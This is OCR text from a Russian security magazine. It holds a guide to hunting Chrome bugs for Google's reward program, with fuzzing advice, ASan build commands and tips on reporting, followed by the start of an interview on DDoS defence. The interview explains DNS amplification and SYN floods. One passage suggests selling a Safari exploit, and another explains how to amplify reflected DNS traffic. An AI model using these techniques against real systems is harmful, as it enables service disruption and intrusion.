Лидером команды безопасников Chrome является небезызвестный исследователь Chris Evans. Вместе с Adam Mein он и раздает кеш налево и направо. Первым человеком, которому выплатили сумму, соответствующую новому «элитному» уровню, стал Сергей Глазунов, нашедший уязвимость «Browser crash in HTML5 speech UI» (crbug.com/68666). Правда, не всегда стоит рассчитывать на получение заявленной суммы. Вознаграждение может оказаться и больше :). Например, недавно человеку под ником wushi из команды team509 выплатили не 500, а 509 долларов за найденную уязвимость просто ради шутки, из-за символичного названия. Так что ребята в Google тоже не без юмора.

В зависимости от типа приложения и его лицензии применяются разные методы поиска уязвимостей. Но браузер с открытыми исходниками предоставляет нам возможность пользоваться абсолютно всеми доступными методами, что увеличивает шансы обнаружить баг. В данном случае я считаю целесообразным прибегнуть как минимум к следующим методам поиска уязвимостей: фаззинг, изучение исходников, бинарный анализ, «переоткрытие» багов, ручной поиск с тестированием. Последние два метода могут смутить своими названиями, однако далее мы подробно поговорим о них.

СТАТИСТИКА HALL OF FAME

На сегодняшний день на странице Google Security Hall of Fame висит длинный и регулярно пополняющийся список хакеров. Но обычно там можно встретить одних и тех же известных багхантеров, всего около 60 человек (включая исследовательские группы и компании). За всё время существования инициативы было выплачено порядка 270 тысяч долларов!

ФАЗЗИНГ

Думаю, понятие фаззинга всем известно, поэтому не буду повторяться, а лишь опишу некоторые моменты, касающиеся браузеров. Здесь, прежде всего, следует помнить о том, что не ты один ищешь уязвимости — я смело предположу, что это делают тысячи людей по всему миру с помощью компьютеров и так называемых фаззинговых ферм. Так что это самая настоящая гонка! И чтобы не отставать от других, твоя программа-фаззер должна обладать следующими свойствами:

- оригинальностью;
- высокой скоростью работы (количество уникальных тестов в единицу времени);
- способностью воспроизведения крашей (логирование).

Под оригинальностью я в первую очередь подразумеваю какие-либо особенности, отличающие твой фаззер от тех, которые находятся в публичном доступе. Таким образом, лучше написать свой собственный фаззер, хотя, конечно, можно взять и любой доступный, но его необходимо модифицировать так, чтобы он мог генерировать уникальные тест-кейсы. Как ты понимаешь, нет никакого смысла в том, чтобы всем дружно фаззить одни и те же баги. Да, можно найти какой-нибудь всеми забытый фаззер и использовать его. Но много ли будет проку от инструмента, которым по какой-то причине никто не пользуется?

Дополнительный вклад в оригинальность вносит выбор исследуемого компонента. Практически любой современный браузер представляет из себя этакий мультимегакомбайн — чего туда только не понапихано, чтобы усладить нежную душу веб-разработчика или дизайнера. Ни один вендор также не хочет отставать в гонке на соответствие требованиям W3C, теряя из-за этого некоторую долю рынка, поэтому вендоры стремятся реализовывать в своих творениях абсолютно все современные фичи. Тут еще, конечно же, встает вопрос выбора между скоростью внедрения и ценой за эту скорость. Как говорится, поспешишь — людей насмешишь. В нашем случае же поспешишь — багхантеров накормишь. :-) К таким фичам относятся CSS 3, HTML 5, DOM, SVG, Canvas, Audio/Video, WebGL, Drag'n'Drop, всякие хранилища и прочее и прочее. Что касается самого Chrome, то там есть и собственные разработки, например формат картинок WebP.

ИЗУЧЕНИЕ ИСХОДНИКОВ

В случае с опенсорсными браузерами можно получить исходники и искать уязвимости непосредственно в миллионах строк кода, перебирая всё подряд, или же целенаправленно исследовать какой-либо компонент, допустим XML-парсер. Однако этот метод более трудоемкий, чем фаззинг. Тут нужны усидчивость и желание рыться в исходниках часами напролет, а также уверенные знания C++ (их уровень должен быть не ниже, чем у тех ребят, которые пишут данный браузер). Я бы не слишком надеялся, что в коде удастся найти какие-либо опечатки или недочеты, хотя и это не исключено. К тому же где гарантия того, что тебя, после того как ты потратишь месяц на копание в коде, за пять минут не обойдет чей-нибудь фаззер, написанный на коленке за пару часов? Если уж на то пошло, то процесс было бы неплохо автоматизировать с помощью использования статических анализаторов кода, а только лишь после этого подключать голову. Но ознакомление с исходниками в любом случае не повредит.

ПЕРЕОТКРЫТИЕ БАГОВ

Что значит «переоткрытие багов»? Очень просто — листаем старые уязвимости и проверяем, насколько хорошо они исправлены. Например, уязвимость в Mozilla Firefox с идентификатором CVE-2010-0179, позволяющая выполнять произвольный код в Firebug, была переоткрыта, после чего ей присвоили еще и идентификатор CVE-2010-3773. Да, хоть и редко, но такое бывает — уязвимости, которую разработчик плохо исправил, присваивают еще один идентификатор. Несмотря на то, что таким способом много уязвимостей не найдешь, анализ старых багов помогает понять, где разработчики чаще всего ошибаются и на чем следует заострять внимание. К тому же этот способ позволяет попрактиковаться в изучении уязвимостей на реальных примерах в исходниках. На баг-трекерах Mozilla и Webkit полным-полно описаний уязвимостей как от разработчиков, так и от ZDI, так что очень советую туда заглянуть. Лично я регулярно посещаю эти злачные места.

К методам реинкарнации жуков относится исследование баг-трекера или чейнджлога и поиск еще не исправленных уязвимостей в различных браузерах. Несмотря на то что баги, которые были признаны критическими с точки зрения безопасности, обычно закрывают от публичного доступа, и тикет получает статус public только после выхода патча, всегда существует вероятность найти нечто интересное. К Chrome, конечно, это относится в меньшей степени, так как команда его разработчиков очень быстро реагирует на обнаруженные ошибки и исправляет их. Другое дело Safari — они подолгу тянут с исправлениями, и поэтому есть шанс в определенный промежуток времени найти уязвимость, написать сплойт и продать его.


БИНАРНЫЙ АНАЛИЗ И РУЧНОЙ ПОИСК

Бинарный анализ имеет свои преимущества даже при наличии исходников, несмотря на всю его сложность. Уровень исходников и бинарь — это два совершенно разных мира. В первом случае мы оперируем более абстрактными понятиями, а во втором — уже конкретными вещами. Программист пишет код в соответствии со своими представлениями о том, как он должен работать, а хакеры видят, как код работает в действительности. Конечно, попытка проследить логику работы какого-либо куска кода в ассемблере, имея на руках исходники, не оправдывает себя. Здесь имеет смысл обращать внимание на такие низкоуровневые процессы, как чтение из определенных участков памяти или запись в них. К тому же для оптимизации программы компиляторы могут менять код не предусмотренным программистом образом. В общем, то, что ты видишь, — это не то, что будет исполняться. Конечно, так или иначе придется делать бинарный анализ, но тут всё уже зависит от того, как ты ищешь уязвимости и, соответственно, с какой целью реверсишь бинарь.

Ручной поиск с тестированием проводится в случаях, когда автоматизировать процесс поиска уязвимостей сложно. Допустим, это может быть проверка корректной работы политик безопасности в каких-либо специфических условиях или при использовании новых технологий, поиск багов, которые возникают, когда пользователь выполняет определенную комбинацию действий через интерфейс. Ну вот как такое нафаззить? Да никак, поэтому тут можно или чисто случайно найти баг, что одному ресерчеру удается не так часто, а можно и целенаправленно исследовать определенную технологию, применяя нестандартное мышление хакера.

ТЕСТОВАЯ ПЛАТФОРМА ДЛЯ CHROME

Если ты собрался тестировать Chrome, то не забывай, что он работает на многих



Кажется, в Chrome нашлось переполнение кучи

AddressSanitizer диагностирует краш

ОСях: Windows (только 32 бита), Linux и Mac. Существует вполне весомая причина протестировать его на всех доступных тебе системах: какой-либо баг может не показать себя на одной операционке, зато успешно проявится на другой. Например, недавно был обнаружен крайне интересный баг в библиотеке GNU C, который проявлялся исключительно под Линуксом (crbug.com/48733). Также попробуй протестировать максимальное количество браузеров. Одновременно могут стоять только canary и любая другая версия, но не dev, beta или stable вместе (кеш можно получить за версии stable, beta или dev). Таким образом, после простых расчетов получаем, что для фаззинга у нас есть как минимум 15 вариантов сборок браузера всего лишь от одного производителя. Это существенно повышает шансы найти уязвимость, а если у тебя имеется возможность фаззить все это одновременно, то вообще прекрасно — процесс ускоряется в разы! Можно исследовать готовый бинарник, а можно и самому собрать браузер. Последний вариант имеет свои преимущества, о которых я сейчас и расскажу.

Google Chrome можно собрать с ASan. Что такое ASan? Это сокращение от Address Sanitizer, который представляет собой еще один проект от гугловцев, призванный заменить Valgrind. Он работает гораздо быстрее Valgrind. Если последний замедляет программу в десять раз, то ASan — всего в два. Этот инструмент позволяет обнаруживать уязвимости типа use-after-free, overflow/underflow кучи и стека, а также другие багги, связанные с повреждением памяти. Кроме того, ASan находит больше багов, чем старый добрый Valgrind. Он заменяет malloc()/free() на свои функции, которые «маркируют» зоны вокруг используемой области памяти. Затем компилятор генерирует код, который проверяет меченые зоны. Если запрошенный адрес помечен, выводится ошибка. Советую заглянуть на сайт проекта — там представлено достаточно примеров, которые позволяют понять, как работает данный инструмент.

Подготовленный таким образом Chrome сильно облегчает задачу определения типа уязвимости, будь то heap buffer overflow, use-after-free или что-то другое. Для этого достаточно посмотреть в логи ASan. Однако не все так просто. В процессе компиляции браузера потребуется хорошее интернет-соединение для регулярной синхронизации исходников, а также довольно мощный компьютер для сборки и последующего анализа краша. Но обо всем по порядку.

Прежде чем приступить к делу, хочу сказать, что я использовал Ubuntu 10.10, x64 и поэтому не могу знать об особенностях сборки браузера на других системах.

СБОРКА БРАУЗЕРА

Для начала давай скачаем исходники браузера со страницы проекта, а затем распакуем их. Теперь необходимо исправить файл .gclient, добавив туда следующие строки:

```
"custom_deps" : {
  "src/third_party/asan":
    "http://src.chromium.org/svn/trunk/
      deps/third_party/asan",
```

Это укажет конфигуратору, что нужно использовать ASan. Для сборки ASan необходим Clang (bit.ly/mf7cuG). После его установки выполняем в командной строке сценарий ./build/install-build-deps.sh. Этот скрипт разрешит нужные зависимости и наведет порядок там, где это необходимо. Теперь следует настроить переменные окружения, выполнив следующие команды:

```
export PATH=$HOME/depot_tools:$PATH
cd src
ASAN=`pwd`/third_party/asan
ASAN_BIN=$ASAN/asan_clang_Linux/bin
BLACKLIST="-mllvm -asan-blacklist=$ASAN/
asan_blacklist.txt"
CC="$ASAN_BIN/clang $BLACKLIST"
CXX="$ASAN_BIN/clang++ $BLACKLIST"
GYP_DEFINES='asan=1 linux_use_tcmalloc=0
release_extra_cflags="-g -O1 -fno-inline-
functions -fno-inline" ' gclient runhooks
```

Команда для сборки самого браузера выглядит вот так:

```
make -j16 BUILDTYPE=Release CC="$CC" \
 CXX="$CXX" CC.host="$CC" \
 CXX.host="$CXX" LINK.host="$CXX" chrome
```

На моем компьютере сборка заняла меньше часа. Но, как уже было упомянуто выше, этот процесс весьма требователен к конфигурации, поэтому советую выделить не меньше 50 Гб на жестком диске, как минимум 12 Гб оперативной памяти и использовать мощный процессор, чтобы сборка не затягивалась.

ТОП-5 ИССЛЕДОВАТЕЛЕЙ GOOGLE CHROME

1. **СЕРГЕЙ ГЛАЗУНОВ** (54 уязвимости)
2. **MIAUBIZ** (49 уязвимостей)
3. **AKI HELIN** (24 уязвимости)
4. **KUZCC** (22 уязвимости)
5. **CHRISTIAN HOLLER** (19 уязвимостей)

ИЩЕМ БАГИ

Если браузер собрался успешно, то запускаем его с такими параметрами:

```
ASAN_OPTIONS=stats=1 out/Release/chrome
 --no-sandbox 2>&1 | third_party/asan/
 scripts/asan_symbolize.py | c++filt
```


Браузер запустится без песочницы, все ошибки будут перенаправлены на вход специального фильтрующего скрипта, который отвечает за символы. Имей в виду, что утилита addr2line, которую использует этот скриптом, пожирает огромное количество памяти во время работы (у меня на нее уходило вплоть до 9 Гб). В принципе, совсем необязательно запускать браузер вместе с парсерами и инструментами для сборки статистики, можно запустить и так:

```
out/Release/chrome --no-sandbox
```

Теперь, когда ты научился правильно собирать тестовую платформу, настало время выбрать способ для поиска багов. По понятным причинам я не буду приводить здесь конкретные рецепты по багхантингу и перечислять соответствующие мануалы, но для начала посоветую остановиться на фаззинге и выбрать правильный софт (если, конечно, ты все-таки не захотел или не смог использовать свои собственные наработки). На данный момент доступно несколько достойных внимания публичных фаззеров браузеров: cross_fuzz, ref_fuzz, Canvas fuzzer от Michal Zalewski, jsfunfuzz от Jesse Rudermann, BF от Jeremy Brown. У всех перечисленных фаззеров разные принципы работы: фаззинг DOM, мутирование HTML-документа, фаззинг грамматики JavaScript, фаззинг canvas и WebGL. Большая часть этих фаззеров отработала свое и вряд ли сможет найти новые уникальные уязвимости — всё требует доработки. Но разработчики браузеров продолжают развивать некоторые фаззеры, например jsfunfuzz. Подробно описывать каждую из перечисленных программ было бы нецелесообразно, так что советую просто взять их с нашего диска и самостоятельно попробовать в деле.



Ресерчеры недовольны правилами Pwn2Own



WinDbg схватил назойливый Stack overflow в Chrome

Вернемся к нашему браузеру. После выхода новой сборки ты можешь обновить исходники с помощью команды «./gclient sync». Затем следует повторить вышеописанные операции для поиска багов. Чтобы не вводить каждый раз все команды при обновлении браузера, я использую простой bash-скрипт, который можно также найти на диске. Однако далеко не всегда полезно синхронизироваться, зачастую лучше проверить состояние проекта на странице bit.ly/s9wt5F. Если вверху висит статус Open, то можно качать сорцы, если Closed, то Chrome может и не собраться. Информацию эта страница получает от ботов, которые регулярно в автоматическом режиме собирают браузеры в разных системах.

Вероятно, тебя интересует, каковы шансы найти уязвимость в таком браузере, как Chrome. Так вот, эти шансы весьма и весьма неплохи. За одну неделю фаззинга в Chrome мне удалось найти четыре уязвимости: одну DoS и три типа use-after-free. В то время я фаззил без ASan, поэтому предполагаю, что вполне мог упустить часть уязвимостей из-за сложности анализа или нехватки времени.

ЖУК ПОЙМАН, ЧТО ДАЛЬШЕ?

Итак, допустим, ты нашел баг в Chrome. Не спеши сразу же о нем сообщать! Из обычного бага можно выжать гораздо больше, чем если просто раскрыть разработчикам свой Proof-of-Concept. Тут есть масса нюансов, о которых нужно обязательно рассказать. Для начала необходимо понять, является ли обнаруженный баг настоящей уязвимостью или нет.

В принципе, на странице проекта указано, какие именно баги не являются уязвимостями: DoS, OOM — баги истощения памяти, Stack exhaustion — истощение стека (например, когда функция попала в рекурсию). На всё остальное — переполнение буфера или кучи, use-after-free и прочие известные нам баги — следует обращать внимание. Если из-за DoS падает весь браузер, то ее стоит пометить как Security (в багтраке такой баг будет помечен как некритичный). Но большинство багов — это

действительно только баги, поэтому, особенно если долго занимаешься багхантингом, перестаешь радоваться при виде очередного «Aw, Snap!». Иногда Chrome принудительно убивает процесс, чтобы избежать всяких неприятностей типа истощения памяти. Самая популярная уязвимость среди браузеров — это use-after-free, попытка использовать указатель на память после того, как ее уже освободили. Баги повреждения памяти хорошо ловить инструментами типа Valgrind или ASan. Это быстро и удобно, но можно, конечно, использовать и отладчик gdb или WinDbg. Под виндой я использую WinDbg — все нужные символы доступны с сервера проекта. И сразу предупрежу начинающих — если в стеке вызовов содержится много строк типа RelaunchChromeBrowserWithNewCommandLineIfNeeded, то это значит, что с символами непорядок, их нужно перезагрузить:

```
!sym noisy
.reload /d /f /o
```

После того как ты определил, что некий баг — это не просто краш таба, а самая настоящая уязвимость, можешь отсылать отчет. А можешь и не отсылать. Дело в том, что оценка твоей уязвимости напрямую зависит от того, насколько ты облегчишь жизнь разработчикам. Чем проще понять, в чем суть бага, тем быстрей его исправят. В противном случае процесс выпуска релиза затянется, а ты не скоро получишь свой кеш. Образец, который ты собрался посылать, должен быть максимально урезан и содержать только то, что крашит таб или браузер. Так легче локализовать баг и понять, что именно вызывает краш. Да и отладка, конечно же, ускоряется и упрощается. Итак, красивый сэмпл есть, но к нему необходимо еще и описание. Без излишних эмоций и лирики нужно описать то, как заставить образец крашить браузер. Или же, если там всё и так ясно, можно просто написать, что при загрузке приаттаченного файла происходит то-то и то-то. Ну, или не файла, всё зависит от того, что ты нашел. Лучше всего, если ты сам понял суть бага и можешь четко и грамотно описать, где находится проблемный участок кода. Это еще один шанс повысить вознаграждение и избавить разработчиков от лишней работы. Реально качественный отчет от Chris Rohlf оценили в целую штуку, хотя он и касался бага, который создает среднюю угрозу. Не знаю, что тут еще добавить, видимо, стоит просто открыть и почитать этот сабмит по адресу crbug.com/63866. Однако здесь не стоит тянуть время, так как кто-нибудь может описать уязвимость раньше тебя. Однажды такое произошло и со мной. Сейчас я пишу эти строки, а чуть раньше на мой ящик пришло сообщение, что новая уязвимость, о которой я сообщил, является дубликатом. Уязвимость тянула на критический уровень. К сожалению, я опоздал всего на пару дней, и кеш получил человек, первым сообщивший о баге. Такие дубликаты сливают (делают merge) с ранее обнаруженной уязвимостью. Да, обидно, но ничего не поделаешь — не в первый и не последний раз, есть куча других жуков, которые скучают по нам.

И вот, наконец-то, мы сообщили о своей первой уязвимости, сидим и ждем. Нет, не ждем, а продолжаем искать другие уязвимости. Обычно на сообщение реагируют в течение суток, затем констатируют критичность уязвимости и подтягивают соответствующих разработчиков, которые начинают процесс устранения бага и разработки патча.

ПОЛУЧЕНИЕ КЕША

Это одновременно и приятный, и муторный процесс. Точных сроков получения вознаграждения не существует, так как всё зависит от того, на каком этапе планирования релиза браузера ты отправил сообщение о баге, а также от того, что он собой представляет. Бывает так, что уязвимость, которую ты нашел, не так-то просто исправить, ошибка может затрагивать сразу несколько компонентов и требовать от разработчика тщательной проверки. Теперь предположим, что тебе уже пообещали выплатить определенную сумму. Вернее, в баг-трекере указали лейбл, например reward-500. Ты также увидишь стандартный текст (Boilerplate text) с предупреждением о том, что до выхода исправления нежелательно разглашать подробную информацию об уязвимости, иначе это может привести к невыплате вознаграждения. Затем тебе нужно дождаться, когда с тобой свяжется Chris Evans и сообщит о дальнейших действиях — он дает ссылки на форму, которую нужно заполнить, чтобы стать подрядчиком Google. Ужасная форма, я тебе скажу. Во-первых, она на английском, что, может, не так уж и страшно, во-вторых, там присутствует множество полей, которые не так-то просто заполнить. К тому же, если ты не гражданин США, то тебе придется заполнить еще и специальный PDF-файл, отсканировать его и отправить по мылу. В этих формах следует указать информацию о реквизитах твоего банковского счета и некоторую другую персональную информацию вроде почтового адреса, телефона и т. д. Затем, в зависимости от того, насколько быстро ты справишься и когда отреагирует человек, который управляет тикетами, тебя примут в систему Google. Заполнять больше ничего не понадобится. Через какое-то время после регистрации тебе сообщат, что деньги находятся в системе перевода.

ДОМАШНЕЕ ЗАДАНИЕ

Надеюсь, мне удалось заинтересовать тебя ресерчем Google Chrome, ведь Hall of Fame всегда ждет новых исследователей. Для начала посети баг-трекер Хрома — обещаю, что там не соскучишься. На баг-трекере можно найти и полезные комментарии от команды безопасников, и анализ уязвимостей, и немало смешных перлов от пользователей. Полагаю, я привел достаточное количество аргументов, чтобы мотивировать тебя на поиски уязвимостей в Google Chrome. ⌶



Vupen демонстрирует эксплойт для Google Chrome

Отряд Anti

О DDOS-АТАКАХ В ОБЩЕМ

Атаки появились на заре интернета. Невозможно сказать, когда возникла такая услуга, как DDoS, — это тайна, покрытая мраком. Не скажешь ведь: «Я был первым, кто заказал атаку в 1998-м!»

Знакомство с DDoS для меня лично началось во время проекта IT Territory в 2003 году, когда игра только стартовала. Она имела достаточно агрессивную рекламную кампанию, в ответ на которую тут же прилетел DDoS от конкурентов. Скажу честно, я растерялся. Больше всего из-за того, что компания, которая оказывала хостинг-услуги, не просто не смогла, а не пожелала бороться с атакой. Ее представители сказали, что это не их проблема.

Буквально за ночь мы переосмыслили структуру приложения и перестроили его. Ресурс поднялся, но атака перестала работать на уровне приложения. Злоумышленники перевели атаку на сетевой уровень, в результате чего отключилась вся сеть компании, предоставляющей хостинг. Тогда уже она пришла к нам с просьбой сделать что-нибудь. На вопрос «а что сделать-то?» последовал ответ: «Ну договоритесь как-нибудь, вы же знаете, кто вас атакует». Мы, естественно, не знали и договориться не могли. Да и как договариваться с террористами?

Компания, которая, казалось бы, должна заботиться о клиентах, не сделала ничего.

АЛЕКСАНДР ЛЯМИН

DDoS

БОРЬБА С DDOS-ОМ ГЛАЗАМИ HIGHLOAD LAB

И не потому, что она плохая и хостинг некачественный, а потому, что она не могла ничего сделать.

Самые популярные DDoS-атаки — это, конечно, атаки, организованные с помощью ботнетов. Это доступный способ сделать атаку распределенной.

Стоимость атаки сильно зависит от того, как она реализуется. Исполнителем может выступать студент, который сам что-то написал и готов поработать за пиво, а может и организованная группировка.

Есть типы атак, которые могут стоить, по слухам, полмиллиона рублей и больше. Мы выделяем атаки базового типа: до пяти тысяч ботов, проведение на уровне приложения, одна стратегия. Для исполнителя тут нет ничего сложного — получил WMZ, нажал кнопку, пошел пить пиво. Это стоит примерно $30–100 в сутки. Но есть и атаки другого рода, когда видно, что работает команда, и работает она 24/7 — на результат. Если у нее не получается добиться результата, она постоянно переключает режимы атаки, меняет стратегию, пытается найти уязвимое место и прорваться. Конечно, такое стоит далеко не $100 в сутки.

Россия выделяется среди других стран гораздо более изощренными атаками. Европейцы в шоке от того, насколько сложны наши атаки. Например, к нам недавно обратилась одна компания, которая работает на российском рынке, но все ее информационные структуры расположены в одном из ведущих европейских дата-центров. Когда компания к нам обратилась, дата-центр испытывал серьезные проблемы и был недоступен. Мы подготовились к приему компании на своей сети и прогрели карантинное оборудование, ожидая чего-то экстраординарного, ведь дата-центр «умер»! Каково же было наше удивление, когда мы увидели, что, хотя атака проводится на уровне выше среднего, она не представляет собой ничего особенного.

Законодательство крайне слабо в вопросах привлечения к ответственности за DDoS, из-за чего злоумышленники чувствуют себя фактор безнаказанными. Для квалифицированного программиста проведение DDoS-атак на заказ становится абсолютно безопасным прибыльным делом, доход от которого может превышать текущие зарплаты на рынке в десятки раз.

Мотивы для DDoS — это, как правило, деньги и просто личная неприязнь. De facto мы живем в информационном обществе. Скорость распространения информации влияет на него прямым образом. Заблокировав источник информации, можно необратимо повлиять на общество. Соответственно, DDoS — это эффективное средство блокировки какого-либо источника информации на необходимое время.

В качестве примера можно привести сайт Slon.ru. Сайт работал, всё грузилось, но атака не спадала. Такие атаки называют комбинированными. Когда они к нам пришли, она велась на сетевом уровне, на полосу. Когда злоумышленники увидели, что заполнение полосы вообще не дает результата, началась атака application-уровня. В ботнет, использовавшийся для проведения атаки, входило порядка 200–270 тысяч ботов.

Наиболее подвержены DDoS-атакам достаточно узкие направления интернет-бизнеса с высокой конкуренцией. Хороший пример — пиратские клоны Lineage II. Такие сервисы — вообще отдельная история, ведь они являются чисто коммерческими. Если в два часа ночи к тебе в ICQ стучится кто-то и, допустив восемь орфографических ошибок в четырех предложениях, требует (!), чтобы ты немедленно ему помог, можно не сомневаться, что это он! Администратор пиратки Lineage!

DDoS-атакам подвергаются и те сайты, где трудно их ожидать. У нас, например, есть такой внутренний мем — «кедровые бочки». Онлайн-магазин, который, не поверите, продает кедровые бочки, подвергся серьезной DDoS-атаке. Это очень узкий, высококонкурентный вид деятельности, которая, видимо, приносит хорошую прибыль.

ТЕХНИЧЕСКАЯ СТОРОНА DDOS

Зачем вообще нужно классифицировать атаки? Чтобы понять, разложить по полочкам их механизм работы и предпринять адекватные контрмеры.

Наши коллеги по цеху пытаются как-то классифицировать атаки. На одном сайте можно найти и ICMP spoof, и DNS amplification, и TCP SYN flood, TCP RST flood — парни перечисляют техники проведения атак. Много страшных букв, которые для обычного пользователя никакого смысла не несут. Такая классификация нас не устраивает.

Мы классифицируем атаки очень просто: атаки на приложения, атаки на канальную полосу (скорость измеряется в гигабитах/с), атаки на сетевую инфраструктуру (скорость измеряется в пакетах в секунду), атаки на транспортный уровень (стек TCP/IP).

Самая мякотка — это уровень приложения. Почему? Потому, что у атак уровня приложения плечо максимально. Плечо атаки — это отношение ресурсов, необходимых на стороне атакующих, к ресурсам, необходимым на стороне приложения (на стороне защищающихся).

Возьмем какой-нибудь средний интернет-магазин. Можно найти ссылку, обычную ссылку, определенное количество обращений в секунду к которой убьет этот магазин напрочь. Таких приложений много, и для того чтобы их убить, иногда и ботнет не нужен — достаточно сотового телефона даже не с EDGE, а с GPRS. Четыре-пять запросов в секунду, и приложение выкидывается в outflow и не может выйти оттуда до перезагрузки сервера. Этим обусловлена популярность атак на уровне приложений.

Еще есть транспортный уровень — атаки, направленные на сам стек TPC/IP. К этому типу относятся атаки типа SYN-флуд, RST-флуд или FIN-way — модная сейчас атака с некорректным закрытием соединения, которая, кстати, тоже эксплуатирует уязвимость спецификации протокола, а не реализации.

К наиболее популярным методикам относится DNS amplification. Достаточно найти любой сетевой сервис IDP based без handshake, послать пакет размером N с фальсифицированным источником и в ответ получить пакет N x K. В таком случае для реализации распределенной атаки нужно иметь список IP-адресов, на которых есть эти сервисы, один очень хорошо подключенный сервер на гигабите, который выдаст набор пакетов в эти «отражатели» с поделанным IP-адресом жертвы. Пакет отправится к жертве и снизит до нуля ее пропускную способность и выведет ее из рабочего состояния. Речь идет о сервере DNS — UDP 53, где можно сделать такую штуку, как рекурсивный запрос по зоне. Сам по себе он небольшой, а вот ответ на него будет длинным. Чтобы дополнительно увеличить коэффициент K атаки, достаточно «подкормить» эти сервера каким-нибудь большими фальшивыми доменными зонами. Получая их рекурсивно, с поддельным адресом жертвы, можно увеличить K в разы. Второй вариант — это NTP, протокол синхронизации времени, который тоже имеет уязвимости подобного рода при плохо сконфигурированных серверах.

Атака типа SYN-флуд появилась одновременно с TCP-протоколом. Первое упоминание о ней я встретил, по-моему, в 1982 году. Как ни странно, она эффективна по сей день. История развивается по спирали. Сто-пятьсот SYN-запросов в секунду — это, конечно, этап давно пройденный. В настоящее время при наличии достаточных процессинговых мощностей можно легко превзойти и цифру в 10 млн пакетов в секунду.

В момент отправки пакета с запросом на соединение партнер должен сгенерировать sequence-номер (а это требует вычислений, так как он должен быть случайным, криптостойким числом) и создать в своем стеке определенную запись. На это нужны ресурсы, ресурсы и еще раз ресурсы. На то, чтобы послать пакет, сгенерировав его трафик, требуется существенно меньше ресурсов, чем на действия, выполняемые на стороне сервера. Получаем плечо атаки.

